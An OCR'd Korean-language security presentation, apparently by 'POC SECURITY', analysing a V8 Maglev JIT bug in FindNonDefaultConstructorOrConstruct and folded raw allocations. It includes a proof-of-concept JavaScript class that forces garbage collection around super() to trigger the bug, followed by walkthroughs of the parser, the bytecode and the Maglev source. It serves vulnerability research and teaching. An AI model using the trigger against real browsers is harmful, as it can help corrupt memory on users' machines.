

```
0x5590c56d7c98   n11: AllocateRaw(Young, 12) → (x), 0 uses
0x5590c56d8b38   n17: FoldedAllocation(+12) [n11:(x)] → (x), 0 uses
```

**a's address is "B + size x"**



POC SECURITY


# 사전 지식 - Garbage collection






POC SECURITY


# 사전 지식 - Garbage collection






POC SECURITY


# 사전 지식 - Garbage collection



# Proof of Concept 코드

```
class ClassParent {}
class ClassBug extends ClassParent {
        constructor(a20, a21, a22) {
                const v24 = new new.target();
                let x = [empty_object, empty_object, empty_object, empty_object,
                empty_object, empty_object, empty_object, empty_object];
                super();
                let a = [1.1];
                this.x = x;
                this.a = a;
                JSON.stringify(empty_array);
        }
        [1] = dogc();
}
```

# 취약점 발생 흐름
## 1. Parser




JS code

```
super();
```


AST structure

```
- ExpressionStatement  = $node {
    type: "ExpressionStatement"
    start: 494
    end: 502
  - expression: CallExpression  {
      type: "CallExpression"
      start: 494
      end: 501
    - callee: Super  {
        type: "Super"
        start: 494
        end: 499
      }
      arguments: [ ]
      optional: false
    }
  }
```



POC SECURITY

# 취약점 발생 흐름
## 2. Ignition




Ignition Source Code


```
// src/interpreter/bytecode-generator.cc
void BytecodeGenerator::VisitCall(Call* expr) {
  Expression* callee_expr = expr->expression();
  Call::CallType call_type = expr->GetCallType();

  if (call_type == Call::SUPER_CALL) {
    return VisitCallSuper(expr);
  }
[truncated]
```

```
6233 void BytecodeGenerator::BuildSuperCallOptimization(
6234    Register this_function, Register new_target,
6235    Register constructor_then_instance, BytecodeLabel* super_ctor_call_done) {
6236   DCHECK(v8_flags.omit_default_ctors);
6237  RegisterList output = register_allocator()->NewRegisterList(2);
6238   builder()->FindNonDefaultConstructorOrConstruct(this_function, new_target,
6239                                                   output);
6240   builder()->MoveRegister(output[1], constructor_then_instance);
6241   builder()->LoadAccumulatorWithRegister(output[0]).JumpIfTrue(
6242     ToBooleanMode::kAlreadyBoolean, super_ctor_call_done);
6243 }
```

Bytecode

```
152 : 5a fe f9 f1       FindNonDefaultConstructorOrConstruct <closure>, r0, r8-r9
156 : 0b f1             Ldar r8
158 : 19 f8 f4          Mov r1, r5
161 : 19 f0 f3          Mov r9, r6
164 : 19 f9 f2          Mov r0, r7
167 : 9a 0c             JumpIfTrue [12] (0x231a0000244b @ 179)
169 : af f3             ThrowIfNotSuperConstructor r6
```

# 취약점 발생 흐름
## 3. Maglev




Maglev Source Code

```
//src/maglev/maglev-graph-builder.h

  void VisitSingleBytecode() {

[truncated]

      switch (iterator_.current_bytecode()) {
#define BYTECODE_CASE(name, ...)       \
  case interpreter::Bytecode::k##name: \
    Visit##name();                     \
    break;
      BYTECODE_LIST(BYTECODE_CASE)
#undef BYTECODE_CASE
    }
  }
```

```
void MaglevGraphBuilder::VisitFindNonDefaultConstructorOrConstruct() {
  ValueNode* this_function = LoadRegisterTagged(0);
  ValueNode* new_target = LoadRegisterTagged(1);

  auto register_pair = iterator_.GetRegisterPairOperand(2);

// [1]

  if (TryBuildFindNonDefaultConstructorOrConstruct(this_function, new_target,
                                                   register_pair)) {
    return;
  }
```




POC SECURITY

# Root cause 분석

```
bool MaglevGraphBuilder::TryBuildFindNonDefaultConstructorOrConstruct(
    ValueNode* this_function, ValueNode* new_target,
    std::pair<interpreter::Register, interpreter::Register> result) {

          [truncated]

          object = BuildAllocateFastObject(
              FastObject(new_target_function->AsJSFunction(), zone(), broker()),
              AllocationType::kYoung);

        } else {
          object = BuildCallBuiltin<Builtin::kFastNewObject>(
              {GetConstant(current_function), new_target});

          [truncated]
}
```

```
ValueNode* MaglevGraphBuilder::ExtendOrReallocateCurrentRawAllocation(
    int size, AllocationType allocation_type) {
  if (!current_raw_allocation_ ||
      current_raw_allocation_->allocation_type() != allocation_type ||
      !v8_flags.inline_new) {
    current_raw_allocation_ =
        AddNewNode<AllocateRaw>({}, allocation_type, size);
    return current_raw_allocation_;
  }
  [truncated]
}
```

# 메모리 할당
## With Maglev IR graph



